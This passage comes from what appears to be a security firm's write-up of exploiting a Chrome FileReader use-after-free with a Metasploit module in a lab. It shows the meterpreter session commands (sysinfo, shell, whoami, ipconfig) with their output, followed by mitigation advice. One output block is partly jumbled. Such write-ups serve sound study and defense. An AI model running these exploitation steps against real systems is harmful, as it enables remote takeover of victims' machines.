
[*] msf6 exploit(windows/browser/chrome_filereader_uaf) > sessions 1

```

Fig. 16.1

- 17.** Use this command

- sysinfo



```

[*] msf6 exploit(windows/browser/chrome_filereader_uaf) > sessions
[*] Active sessions
[*] -----
[*] Id Name Type Information Connection
[*] -- --
[*] 1 meterpreter x86/windows WIN-BN32D4M2LBP\aksha @ WIN-BN32D4M2LBP 192.168.92.128:4444 -> 192.168.92.130:49177 (192.168.92.130)

[*] msf6 exploit(windows/browser/chrome_filereader_uaf) > sessions 1
[*] Starting interaction with 1 ...

[*] meterpreter > sysinfo
[*] Computer : WIN-BN32D4M2LBP
[*] OS : Windows 7 (6.1 Build 7600). (Windows 7 Home Premium 64-bit)
[*] Architecture : x86
[*] System Language : en-US (English (United States))
[*] Domain : WORKGROUP
[*] Logged On Users : 2 (aksha (S-1-5-21-105444444-105444444-105444444), guest (S-1-5-18))
[*] Meterpreter : x86/windows
[*] Meterpreter > 


```

Fig. 17.1

Exploit

18. Use this command to create a shell

- shell




```
msf6 exploit(windows/browser/chrome_filereader_uaf) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows WIN-BN32D4M2LBP\aksha @ WIN-BN32D4M2LBP 192.168.92.128:4444 -> 192.168.92.130:49177 (192.168.92.130)
[*] Starting interaction with 1 ...
meterpreter > sysinfo
Computer : WIN-BN32D4M2LBP
OS : Windows 7 (6.1 Build 7600). host
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > shell
Process 3020 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Program Files\Google\Chrome\Application\72.0.3626.119>
```

Fig. 18.1

19. Use this command

- whoami




```
C:\Program Files\Google\Chrome\Application\72.0.3626.119>whoami
whoami
win-bn32d4m2lbp\aksha

C:\Program Files\Google\Chrome\Application\72.0.3626.119>
```

Fig. 19.1

20. Now we will confirm by getting the IP address of the victim's machine using this shell created



```
root@kali:~# ipconfig
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
[*] Starting interaction with 1 ...
Process 2488 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\Google\Chrome\Application\72.0.3626.119>ipconfig
ipconfig
Windows IP Configuration

Ethernet adapter Bluetooth Network Connection:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : localdomain
Link-Local IPv6 Address . . . . . : fe80::179:9c78:7bd8:2083%11
IPv4 Address . . . . . : 192.168.92.130
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.92.2

Tunnel adapter isatap.localdomain:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : localdomain

Tunnel adapter isatap.{3ECF5B78-796A-4505-8FF9-9730953FEF02}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
```

Fig. 20.1

Mitigations

Apply the stable update of google chrome provided by Google chrome to vulnerable systems

Run all software also trusted ones as a non-privileged user (one without administrative access) to diminish the effects of a successful attack.

Inform and teach all the users of that particular version of OS regarding the threats posed by hypertext links contained in emails or attachments especially from non-trusted sources.

Remind the users constantly on regular basis to not visit the un-trusted websites or follow links provided by unknown sources.





www.safe.security | info@safe.security

Palo Alto
3000, El Camino Real,
Building 4, Suite 200, CA
94306